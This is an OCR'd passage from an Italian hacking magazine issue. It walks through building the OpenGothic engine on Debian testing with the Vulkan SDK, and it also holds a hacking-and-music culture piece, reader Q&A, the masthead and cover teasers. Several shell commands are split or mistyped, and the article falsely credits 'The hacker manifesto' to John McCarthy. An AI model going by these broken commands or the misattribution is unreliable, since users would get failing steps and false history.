$ kvm -m 2G -hda windows_XP.img -device AC97 -vga cirrus -cdrom g2.iso
```

All'interno della MV Windows, l'immagine g2.iso viene vista come se fosse un CD, che uso per eseguire l'installazione [figura #2]. Lancio il gioco e, dopo qualche secondo, parte la sigla: schermata nera, poi il video di presentazione e preambolo. Si sentono i dialoghi iniziali ma non si vede la grafica, ma tanto mi basta per capire che il gioco è installato correttamente. **Spengo Windows e passo alla parte GNU/Linux**. Creo un file-disco da 10 GB per Debian 11, recupero la ISO di installazione e avvio la VM:

```
$ dd if=/dev/zero of=debian_11.img bs=1M count=10240
$ wget https://cdimage.debian.org/debian-cd/current/amd64/iso-cd/debian-11.6.0-amd64-netinst.iso
$ kvm -m 2G -hda debian_11.img -cdrom debian-11.6.0-amd64-netinst.iso -boot d
```

Per Debian installazione testuale, una partizione sola, niente swap, niente grafica o programmi di supporto: lo stretto necessario! Poi, spengo la macchina virtuale per escludere la ISO di installazione e per agganciare l'immagine Windows [figura #3]. Riavvio con:

```
$ kvm -m 2G -hda debian_11.img -hdb windowsXP.img
```

attivo i repository extra con:

```
# nano /etc/apt/source.list
```

e aggiungo "contrib non-free" dopo il primo "main": salvo con Ctrl-X, confermo con "s".

Aggiorno e installo quanto segue:

```
# apt-get update
# apt-get install wget firmware-misc-nonfree firmware-realtek mc net-tools lxde firefox
```

Siccome la macchina fisica dispone di una scheda video NVIDIA e che alla fine la VM Linux andrà riversata su SDB, il pacchetto **firmware-misc-nonfree** mi serve per supportare l'hardware reale
attivo la grafica con:

```
# /etc/init.d/lightdm restart
```

Poi mi connetto come "utente", monto la VM Windows e copio in **/home/utente** la directory "Gothic 2 Gold" presente nel disco Widows nel percorso **Progammi/GOG.com/** e siccome non mi piacciono gli spazi nei nomi di file e/o directory, rinomino "Gothic 2 Gold" in "Gothic_2_Gold" sostituendo gli spazi col "trattino basso". Poi spengo la VM Linux e la riverso sul disco:

```
# dd if=debian_11.img of=/dev/
sdb bs=1M
```

Attivo **gparted** ed espando l'immagine presente su SDB per portala dai 10 GB **[figura #4]**.
Riavvio la macchina fisica e tramite BIOS scelgo di avviare dal disco da 40GB.
Con Firefox raggiungo il sito *https://github.com/Try/OpenGothic* e subito identifico le istruzioni per installare su GNU/Linux, che faccio:

```
# wget -qO - http://packages.
lunarg.com/lunarg-signing-key-
pub.asc | apt-key add -
# wget -qO /etc/apt/sources.
list.d/lunarg-vulkan-focal.list
http://packages.lunarg.com/
vulkan/lunarg-vulkan-focal.list
# apt-get update
# apt-get install vulkan-sdk
```




figura #3

Per risparmiare tempo, l'installazione di Debian deve essere minimale: solo quello che serve!

Ma ecco la prima tegola in testa:
I seguenti pacchetti hanno dipendenze non soddisfatte:
vulkancapsviewer : Dipende: qt5-default ma non è installabile
E: Impossibile correggere i problemi, ci sono pacchetti danneggiati bloccati.
root@debian:~#

rimugino un po', poi vado a vedere il link: *https://packages.lunarg.com/vulkan/* mmm... interessante... oltre alla lista di "focal", c'è anche la lista di "jammy", cioè ubuntu 22.04 LTS, e quindi di due anni più recente. Me la rischio e aggiungo anche il suo repository:

```
# wget -qO /etc/apt/sources.
list.d/lunarg-vulkan-jammy.list
http://packages.lunarg.com/
vulkan/lunarg-jammy-focal.list
# apt-get update
```

va bene, un passo avanti: il messaggio di errore è cambiato, ma sembra un peggioramento:
I seguenti pacchetti hanno dipendenze non soddisfatte:
dxc : Dipende: libc6 (>= 2.34) ma la versione 2.31-13+deb11u5 sta per essere installata
Dipende: libstdc++6 (>= 11) ma la versione 10.2.1-6 sta per essere installata
[avanti così per una ventina di righe]
E: Impossibile correggere i problemi, ci sono pacchetti danneggiati bloccati.

Il messaggio è chiaro: i programmi che mi servono dipendono dalle libc6, librerie fondamentali di sistema, che sono però richieste nella versione maggiore o uguale alla 2.34, ma al massimo sono disponibili nella versione 2.31-13+deb11u5. Questo significa una cosa sola: Debian 11 stabile non è aggiornato, occorre passare a debian testing, cioè la versione in lavorazione che diventerà la futura Debian 12. Viene quindi buono il fatto di aver fatto una installazione minimale. Va bene, edito **/etc/apt/surce.list** e aggiungo le righe:

```
deb http://deb.debian.org/
debian/ testing main contrib
non-free
deb-src http://deb.debian.org/
debian/ testing main
```

dopodiché aggiorno con:

```
# apt-get update
# apt-get upgrade
```

nei vari messaggi vedo scorrere l'informazione che mi interessa: libc6 viene aggiornata alla versione 2.36-8. Finito l'aggiornamento, tramite il comando:

```
# dpkg -l | grep libstdc++6
```

osservo che tale libreria è ancora ferma alla versione 10.2.1-6: no buono! Potrei installarla singolarmente, ma fatto trenta, faccio trentuno: aggiorno il sistema completamente con:

```
# apt-get dist-upgrade
# reboot
```

Al riavvio, noto che lo sfondo di grub e Desktop sono cambiati da un deciso blu a un delicato acquamarina, a indicare che sono in testing. Ci riprovo:

```
# apt-get install vulkan-sdk
```

Risposta del sistema:

I seguenti pacchetti hanno dipendenze non soddisfatte:
libvulkan-dev : Rompe: vulkan-headers ma la versione 1.3.239.0~rc2-1lunarg22.04-1 sta per essere installata
E: Impossibile correggere i problemi, ci sono pacchetti danneggiati bloccati.
root@debian:~#

Va bene, anzi no, non va bene niente... però calma, dai, ragioniamo: evidentemente le versioni di libvulkan-dev e vulkan-headers non sono identiche.

Indago sui due pacchetti con:

```
# apt-cache show libvulkan-dev
| grep Version
# apt-cache show vulkan-headers
| grep Version
```

e vedo che ci sono MOLTE versioni di entrambi i pacchetti ma per coerenza, vanno installati nella STESSA IDENTICA versione.
Domanda: come fare in modo che apt scelga una determinata versione? Un rapido giro di giostra in Internet mi fornisce la risposta: mettere "=<versione>" dopo il nome del pacchetto, cosa che faccio:

```
# apt-get install libvulkan-
dev=1.2.148.0-1lunarg20.04-1
```

e poi ancora:

```
# apt-get install vulkan-sdk
```

ma di nuovo, un errore! Siccome deriva dagli headers, cosa accadrebbe se tentassi di installare SOLO quel pacchetto? Ci provo:

```
# apt-get install vulkan-
headers
```

figura #4

Con gparted, l'immagine riversata sul disco fisico può essere espansa per occuparlo completamente.

```
# apt-get install libvulkan-dev
```

e stavolta va tutto bene! Mi rincuoro e ci riprovo:

```
# apt-get install vulkan-sdk
```

ma ancora una volta, errore, lo stesso di prima dell'incolpabilità tra le versioni di vulkan-headers e libvulkan-dev... la cosa mi pare strana: i due pacchetti sono stati installati e non hanno dato problemi, perché il tentativo d'installazione di vulkan-sdk dà problemi? Non ha molto senso. Allora, ragioniamo e alla fine, che cosa è questo benedetto vulkan-sdk? Decido di "guardarci dentro" e lo scarico con:

```
$ apt-get download vulkan-sdk
```

mmm... un totale di 5KB... COSÌ POCO? Cosa c'è dentro?!
Il pacchetto .deb si chiama **vulkan-sdk_1.3.239.0~rc2-1lunarg22.04-1_all.deb** che, come noto, non è altro che un archivio di file: attivo **midnight comander** che permette anche di leggere all'interno dei file deb. Seleziono il file, premo **Invio** ed "entro" nell'archivio .deb. Navigo dentro le varie directory **CONTENTS/usr/share/doc/vulkan-sdk**, poi con F3 edito il file README.debian e... sorpresa! C'è un elenco di pacchetti! Vulkan-sdk quindi è solo un meta-pacchetto, cioè contiene un elenco di librerie da installare! Copio README.debian e lo stampo:

```
$ cat README.debian
```

ed ecco l'elenco dei pacchetti che ▸

mi interessano:

- libvulkan1
- libvulkan-dev
- vulkan-headers
- vulkan-validationlayers
- vulkan-validationlayers-dev
- vulkan-tools
- lunarg-via
- lunarg-vktrace
- lunarg-vulkan-layers
- spirv-headers
- spirv-tools
- spirv-cross
- glslang-tools
- glslang-dev
- shaderc

ora si tratta di installarli, con:

```
# apt-get install libvulkan1 libvulkan-dev vulkan-headers vulkan-validationlayers vulkan-validationlayers-dev vulkan-toolslunarg-via lunarg-vktrace lunarg-vulkan -layers spirv-headers spirv -tools spirv-cross glslang -tools
glslang-dev shaderc
```

Ma ottengo il messaggio: *E: Impossibile trovare il pacchetto lunarg-vktrace*

Mi butto su Internet, e dopo un po' scopro che **lunarg-vktrace** è obsoleto e rimpiazzato da l**unarg-gfxreconstruct**, ragion per cui rilancio il comando di prima avendo cura di sotituire lunarg-vktace con lunarg-gfxreconstruct:

```
# apt-get install libvulkan1 libvulkan-dev vulkan-headers vulkan-validationlayers vulkan-validationlayers-dev vulkan-toolslunarg-via lunarg-gfxreconstruct lunarg-vulkan-layers spirv-headers spirv-tools spirv-cross glslang-tools glslang-dev shaderc
```

E lo stesso errore! Installo pacchetti uno alla volta? Ah, no aspetta! Nella lista avevo messo anche **libvulkan-dev vulkan-headers** che però sono già installati! Li rimuovo e rilancio:

```
# apt-get install libvulkan1 vulkan-validationlayers vulkan-validationlayers-dev vulkan-toolslunarg-via lunarg-gfxreconstruct lunarg-vulkan-layers spirv-headers spirv-tools spirv-cross glslang-tools glslang-dev shaderc
```

Parte lo scarico e l'installazione. Torno alla pagina Internet delle istruzioni e prelevo il prossimo:

```
# apt install git cmake g++ glslang-tools libvulkan-dev libasound2-dev libx11-dev libxcursor-dev
```

Dopo, passo alla ricompilazione:

```
$ cd
$ git clone --recurse-submodules https://github.com/Try/OpenGothic.git
```

Driver audio

In questo progetto, abbiamo necessariamente installato il driver NVIDIA, in quanto NOUVEAU, il driver opensource, per tale hardware, non riusciva a gestire l'accelerazione grafica e il comparto audio HDMI.

```
$ cd OpenGothic
$ cmake -B build -DBUILD_SHARED_LIBS=ON -DCMAKE_BUILD_TYPE:STRING=RelWithDebInfo
```

Ed ora, il colpo di grazia:

```
$ make -C build -j8
```

Il sistema compila e macina... Alla fine, il parametro "-g" indica il percorso dove si trovano i dati. Ora, la directory in cui lo avevo salvato è /home/utente/Gothic_2_Gold e l'eseguibile si trova in /home/utente/OpenGothic/build/opengothic ed è lì che mi sposto

```
$ cd /home/utente/OpenGothic/build/opengothic
```

Incrociamo le dita e...

```
$ ./Gothic2Notr.sh -g /home/utente/Gothic_2_Gold/
```

PARTITO! [figura #5].

figura #5

Opengothic in tutto il suo splendore! Il motore grafico opensource raggiunge risoluzioni video superiori alla versione originale proprietaria.

HACKERJOURNAL.IT

Il punto di riferimento per chi fa dell'**hacking** una **filosofia di vita**

La crew di Hacker Journal ti aspetta ogni giorno sul nuovo sito Web, il ritrovo della sua ricca comunità hacker. Troverai anticipazioni degli articoli, news dal mondo della (in)sicurezza, contest, offerte speciali e un forum che vuole essere il punto di riferimento per chiunque voglia diventare un esperto di sicurezza.

In un periodo storico in cui governi e multinazionali si divertono a spiare tutto e tutti, sulle pagine della rivista e sul sito scoprirai come difenderti e contrattaccare. #HJisBACK

Scopri il sito e la comunità di Hacker Journal

Forum: iscriviti subito e inizia a dialogare con la redazione e la comunità di HJ

News: le ultime notizie su cyberintrusioni, furti di credenziali, bug, malware e altro ancora

Contest: metti alla prova le tue conoscenze con i giochi e le sfide della redazione

Collezione HJ: i vecchi numeri della rivista, in PDF, da scaricare

Invia un articolo: ti piace scrivere e hai un'idea originale per un articolo? Inviacela e la valuteremo!

IL LATO "SONORO" DELL'HACKING

È una danza sorprendente, un balenare tra circuiti e sinfonie quello che hacking e musica hanno tracciato nel corso della storia. Un percorso parallelo, che ha messo in luce come la tecnologia e l'arte possano fondersi nell'unica armonia della creazione.

LA STORIA

Le origini di questa simbiosi sono da rintracciare in luoghi come il **Tech Model Railroad Club (TMRC)** del MIT, un posto che non era solo un seminario per gli appassionati di modellismo ferroviario, ma anche una vera e propria culla per gli esploratori del suono. Mentre alcuni membri si adoperavano con interruttori e circuiti, altri erano allo stesso tempo affascinati dalla "creazione sonora", anticipando così un'era in cui l'alterazione della tecnologia avrebbe portato anche a nuove frontiere musicali. Era un'intersezione, un connubio tra tecnologia e arte, che ha forse gettato le basi per future generazioni di hacker, tra cui gruppi noti come i **Cult of the Dead Cow** che – pur essendo tra i pionieri nel mondo dell'hacking – aveva legami profondi con la scena underground degli anni '80. È stata una sovrapposizione di mondi, quindi, che ha trovato conferma in documenti come "The hacker manifesto" di John McCarthy, dove un grido di ribellione parla di libertà e conoscenza, da perseguire con uno spirito di sfida e innovazione. Un modo di vedere le cose che ha trovato eco anche nel parallelo universo musicale, in cui artisti con una profonda passione per l'hacking si sono avventurati nella **manipolazione dei sintetizzatori analogici**, spingendosi oltre i confini della composizione classica. Una ricerca incessante di

John McCarthy, vincitore del premio Premio Turing nel '71 per i suoi contributi nel campo dell'IA nonché inventore del termine "Intelligenza Artificiale", era membro del Tech Model Railroad Club. Inventò tra l'altro il linguaggio Lisp. Ci ha lasciati nel 2011.

HACKING E MUSICA

Come l'hacker si immerge nel codice, così il musicista naviga tra note e frequenze. In entrambi i casi l'obiettivo è manipolare, scoprire e, infine, creare!

Loyd Blankenship, noto hacker statunitense, famoso per aver scritto il saggio "La coscienza di un Hacker", che in seguito diventerà "The Hacker Manifesto", è un appassionato di sintetizzatori.

nuove espressioni, sia nel codice sia nella musica, che forse sottolinea una verità fondamentale: nel cuore di ogni hacker c'è un desiderio di esplorare, di innovare e di creare, una passione che risuona profondamente con l'anima del musicista.

SINERGIA IN EVOLUZIONE

Nel mondo contemporaneo, il legame tra musica e hacking si è rafforzato e diversificato in modi sorprendenti, alimentato dalle incessanti innovazioni tecnologiche e da una **crescente cultura di condivisione e collaborazione**. Mentre un tempo gli hacker utilizzavano i primi computer per esplorare le potenzialità sonore, oggi assistiamo a un'era in cui software e hardware opensource dominano la scena musicale elettronica, permettendo una manipolazione del suono mai vista prima. Gli ambienti di programmazione come Pure Data e Max/MSP hanno permesso ai musicisti di "hackerare" il suono, creando strumenti personalizzati e manipolando l'audio in tempo reale. Tali software, essendo altamente modulabili, sono diventati luoghi di sperimentazione, dove le capacità di un hacker si fondono con la creatività di un compositore. Allo stesso modo, piattaforme come Arduino e Raspberry Pi hanno dato vita a strumenti musicali DIY, interfacciamenti e sintetizzatori, facendo emergere una nuova generazione di "maker" musicali.

DEMOCRATIZZAZIONE

Ma il legame va oltre la semplice creazione di strumenti. La cultura hacker ha influenzato profondamente l'industria musicale anche in termini di distribuzione e accesso. La filosofia opensource, tanto cara al cuore degli hacker, ha stimolato la nascita di piattaforme di streaming indipendenti, software di produzione musicale gratuiti e repository online dove gli artisti possono condividere campionamenti, loop e strumenti. Questa democratizzazione dell'accesso ha portato a un'esplosione di creatività, con artisti provenienti da ogni angolo del mondo che possono ora collaborare, remixare e creare insieme. Infine, il mondo dell'hacking ha influenzato anche il modo in cui la musica viene vissuta. Dalle visualizzazioni algoritmiche che accompagnano la musica elettronica ai festival, alla creazione di ambienti immersivi basati su realtà virtuale e aumentata, la tecnologia sta ridefinendo l'esperienza dell'ascolto. In sintesi, nel panorama attuale, musica e hacking non sono solo intrecciati: sono diventati simbiotici. **Insieme stanno ridefinendo i confini dell'espressione artistica**, mostrando che, quando tecnologia e arte si fondono, le possibilità sono infinite!

REDAZIONE@HACKERJOURNAL.IT

REPLY

Condividi i tuoi dubbi con la redazione insieme a nuove idee e suggerimenti su quello che vorresti vedere sulla rivista: **redazione@hackerjournal.it**

UN SISTEMA DIGITALE PER ARCHIVIARE GLI APPUNTI

Salve, da tempo, per lavoro prendo appunti su blocchi cartacei. E ora vorrei trasferirli in digitale. Cosa posso utilizzare per i miei scopi?

Gianmarco

Ciao, Gianmarco. Il mondo digitale offre una vasta gamma di strumenti per semplificare e migliorare la gestione degli appunti. L'importante è trovare la soluzione che meglio si adatta alle tue esigenze e al tuo stile di lavoro.

Iniziamo col dire che il passaggio dal cartaceo al digitale è una tendenza sempre più diffusa in molti ambiti lavorativi, soprattutto considerando la crescente necessità di avere documenti organizzati, facilmente accessibili e condivisibili. Un primo metodo, e forse il più immediato, consiste nell'utilizzare uno scanner o delle app per smartphone che trasformano la fotocamera del telefono in uno scanner portatile. Ce ne sono molte, come *CamScanner* o *Microsoft Office Lens*, che ti permettono di scattare una foto al tuo appunto

e trasformarla in un file PDF o immagine. Queste applicazioni spesso includono funzioni di riconoscimento ottico dei caratteri (OCR), che convertono le immagini scansionate in testo modificabile, permettendoti di effettuare ricerche all'interno dei documenti o di modificarli. Un altro approccio consiste nell'utilizzare delle tavole digitali o taccuini elettronici.

Questi dispositivi ti permettono di scrivere o disegnare come lo faresti su un normale foglio di carta, ma con il vantaggio di avere immediatamente tutto in formato digitale.

Alcuni di questi dispositivi sono dotati di una speciale penna e un sensore che rileva la posizione della stessa, convertendo in tempo reale quello che scrivi o disegni in un file digitale. Il vantaggio principale è che ti permettono di avere un'esperienza simile alla scrittura su carta, ma con la comodità e i vantaggi del digitale. Un esempio? Il Taccuino Digitale Intelligente HUION Note X10, che offre un ottimo rapporto qualità/prezzo. (Lo trovi qui: *https://www.short.tips/url/hjnotex10*). Una volta che hai trasferito i tuoi appunti in formato digitale, potresti voler considerare l'utilizzo di software per la gestione degli appunti. Applicazioni come ***Evernote***, ***Microsoft OneNote*** o ***Notion*** ti permettono di organizzare, categorizzare e cercare facilmente i tuoi appunti. Molte di queste offrono anche funzioni di sincronizzazione tra dispositivi, consentendo di accedere ai tuoi appunti da smartphone, tablet o computer.

CHE VALORE HANNO GLI INDIRIZZI DI UNA MAILING LIST?

Salve, vi scrivo per avere chiarimenti su un fatto avvenuto circa 3 anni fa. Un giorno mi arriva una e-mail di una nota società di infrastrutture radio italiana, con un messaggio per me non pertinente, parlava di modifiche di accesso al loro sito. Il fatto è che mi sono arrivati più di 300 indirizzi e-mail in chiaro.

APPUNTI DIGITALI, MAIL E RFID

La mia domanda è: questi indirizzi hanno un valore commerciale sul Web? Posso distribuirli e comunicarli ad altri? Se lo faccio vado incontro ad azioni legali penali e/o civili? Saluti.

Miro

Ciao, Miro. La tua domanda riguarda un argomento molto delicato e importante nell'era dell'informazione: la protezione dei dati personali. Partiamo dalla tua prima preoccupazione, cioè se gli indirizzi di una mailing list hanno o no un valore commerciale. Be', sappi che gli indirizzi email sono diventati uno degli asset più preziosi per le aziende e gli operatori di marketing nel contesto attuale. Sapere a chi inviare informazioni, offerte o comunicazioni è fondamentale per chi opera in ambito commerciale e pubblicitario. Una mailing list pulita, segmentata e aggiornata può avere un notevole valore commerciale poiché rappresenta un pubblico già interessato o almeno a conoscenza di un certo prodotto, servizio o marca.
Tuttavia, la semplice raccolta di indirizzi email senza un contesto, senza sapere da dove provengono, quali sono i loro interessi o se hanno dato il consenso per essere contattati, potrebbe non avere lo stesso valore. Ma attenzione: anche se potrebbe esserci un valore associato a questi indirizzi, ci sono molteplici questioni etiche e legali legate all'uso e alla distribuzione di tali dati. E quindi, passiamo alla seconda questione: gli aspetti legali e i rischi associati.
Da un punto di vista legale, in molte giurisdizioni, inclusa l'Europa con il suo Regolamento Generale sulla Protezione dei Dati (GDPR), utilizzare, distribuire o vendere indirizzi email senza il consenso esplicito dei proprietari è illegale. Questo significa che, anche se tecnicamente hai in mano una mailing list, non hai il diritto di utilizzarla per finalità commerciali o di distribuirla, a meno che non si abbia il consenso delle persone coinvolte. Dunque, se lo fai, sì, potresti andare incontro ad azioni legali sia penali che civili. E le multe per la violazione delle leggi sulla protezione dei dati possono essere considerevoli.

COS'È IL SISTEMA RFID?

Salve, ho sentito parlare di tecnologia RFID. Mi spiegate di cosa si tratta e dove viene utilizzata. Grazie mille.

Giada


RFID è l'acronimo di Radio-Frequency Identification. Si tratta di una tecnologia utilizzata per identificare, tracciare e leggere informazioni di oggetti, persone o animali attraverso onde radio. Il sistema è composto da due componenti: un tag (o etichetta) e un lettore. Il tag, che può essere attaccato o incorporato in un oggetto, contiene un microchip che memorizza informazioni e un'antenna per trasmettere queste informazioni al lettore. Quando il tag passa vicino a un lettore RFID, il microchip trasmette le informazioni al lettore attraverso le onde radio. Questa tecnologia ha una vasta gamma di applicazioni. Può essere utilizzata per la gestione di magazzini e inventari, per tracciare spedizioni, per il controllo accessi in edifici o eventi, per i pagamenti contactless e molto altro. Un uso comune riguarda anche i portafogli: molti articoli moderni sono dotati di protezione RFID per impedire la lettura non autorizzata delle carte di credito o dei documenti di identità al loro interno. Come lo SLim Porta Carte di Credito che trovi qui: *https://www.short.tips/url/hjslimcard*.

Scovare la password via FTP: è possibile!

Sfruttare il noto protocollo per realizzare un accesso anonimo

Hackerare una coffee machine

Troppo caffè fa male... Noi lo abbiamo fatto solo per sicurezza!



Una vulnerabilità nel Pinguino

Sapevi che il meccanismo di memorizzazione dei file presenta un bug?

Hacker Journal sarà in edicola ogni 10 dei mesi dispari

Entrano nel server senza login!

Tutte le potenzialità dell'attacco RDP: come viene eseguito e come difendersi

HACKER JOURNAL

Bimestrale - prezzo di copertina 3,90 €
www.hackerjournal.it - redazione@hackerjournal.it

La Divisione Informatica di Sprea edita anche:
WIN MAGAZINE . LINUX PRO
APP JOURNAL . IL MIO COMPUTER IDEA

Brand Manager: Massimiliano Zagaglia

Realizzazione editoriale a cura di: **Backdoor di Gianmarco Bruni**

Sprea S.p.A.
Sede Legale: Via Torino, 51 20063 Cernusco Sul Naviglio (Mi) - Italia
PI 12770820152- Iscrizione camera Commercio 00746350149
Per informazioni, potete contattarci allo 02 87168197

CDA: Luca Sprea (Presidente), Alessandro Agnoli (Amministratore Delegato), Giulia Spreafico (Divisione digital), Stefano Pernarella

ADVERTISING, SPECIAL PROJECTS & EVENTS
Segreteria: Emanuela Mapelli - Tel. 02 92432244 - emanuelamapelli@sprea.it

SERVIZIO QUALITÀ EDICOLANTI E DL
Sonia Lancellotti, Luca Majocchi: Tel. 02 92432295
distribuzione@sprea.it 351 5582739

ABBONAMENTI E ARRETRATI
Abbonamenti: si sottoscrivono on-line su www.sprea.it/hackerjournal
abbonamenti@sprea.it Tel. 02 87168197 (lun-ven / 9:00-13:00 e 14:00-18:00)

Il prezzo dell'abbonamento è calcolato in modo etico perché sia un servizio utile e non in concorrenza sleale con la distribuzione in edicola.
Arretrati: si acquistano on-line su www.sprea.it/arretrati
abbonamenti@sprea.it Tel. 02 87168197 (lun-ven / 9:00-13:00 e 14:00-18:00)
329 3922420

FOREIGN RIGHTS
Paolo Cionti: Tel. 02 92432253 - paolocionti@sprea.it

SERVIZI CENTRALIZZATI
Art director: Silvia Taietti
Grafici: Alessandro Bisquola, Tamara Bombelli, Nicole Bombelli, Nicolò Digiuni, Marcella Gavinelli, Luca Patrian
Coordinamento: Chiara Civilla, Tiziana Rosato, Roberta Tempesta, Silvia Vitali
Amministrazione: Erika Colombo (responsabile), Silvia Biolcati, Irene Citino, Desirée Conti, Sara Palestra - amministrazione@sprea.it
Ufficio Legale: Francesca Sigismondi

Hacker Journal, registrata al tribunale di Milano il 27/10/2003 con il numero 601.
ISSN 1594-5774
Autorizzazione ROC n° 6282 del 29/08/2001

Direttore responsabile: Luca Sprea

Distributore per l'Italia: Press-Di Distribuzione stampa e multimedia s.r.l. 20090 Segrate
Distributore per l'Estero: SO.DI.P S.p.A. Via Bettola, 18 - 20092 Cinisello Balsamo (MI)
Tel. +390266030400 - Fax +390266030269 - sies@sodip.it - www.sodip.it

Stampa: Arti Grafiche Boccia S.p.A.- Via Tiberio Claudio Felice, 7- 84131 Salerno

REGALA (O REGALATI!) UN CALENDARIO

Per appuntare impegni, visite mediche, compleanni, eventi...

Tutto quello che ti serve **sempre sotto ai tuoi occhi**!

Della stessa collana:
CALENDARI-AGENDA formato LONG

INQUADRA IL **QR CODE** E SCOPRI TUTTI I **TITOLI**!

VERSIONE SPECIALE
CALENDARIO CARTACEO + LAVAGNETTA MAGNETICA
A SOLI 9,90€

Disponibili sullo store online e in edicola!

Telefono 02 87168197

online www.sprea.it/calendari

email abbonamenti@sprea.it

WhatsApp 329 3922420 Solo messaggi


HACKER JOURNAL

100% INDIPENDENTE! NO PUBBLICITÀ

Tutto quello che gli altri non osano dirti!

IN QUESTO NUMERO

VULNERABILITÀ | Il portachiavi in bella mostra
Un bug nella configurazione di Nginx per BitWarden, il noto gestore di password, permette a un hacker di sferrare un attacco brute force



CYBERGUERRA | Phishing e defacing
Queste tipologie di attacco rientrano tra quelle più adoperate nella cyberguerra Russia-Ucraina. Il loro scopo è quello di fare incetta di dati personali

WHAT IS | Ransomware Forensics: cos'è e come funziona
È l'analisi di un attacco che consente di raccogliere le prove digitali per meglio capire come si è verificata una violazione. Ma quando si usa?

HACKULTURE | Il lato "sonoro" dell'hacking
Come l'hacker si immerge nel codice, così il musicista naviga tra note e frequenze. In entrambi i casi l'obiettivo è manipolare, scoprire e, infine, creare!

NUMERO 274 • Bimestrale • 3.90 €

9 771594 577001 30274

P.I. 7-11-2023 NOVEMBRE/DICEMBRE

Prezzi esteri: AUT € 7,50 - BE € 7,00 - LUX € 6,50 - F+PM € 9,50 FR + € 10,50 PM - ES € 6,00 - PT (Cont.) € 5,50 - CH Tedesca CHF 8,3 - CH Ticino CHF 7,3 - OLANDA € 7,50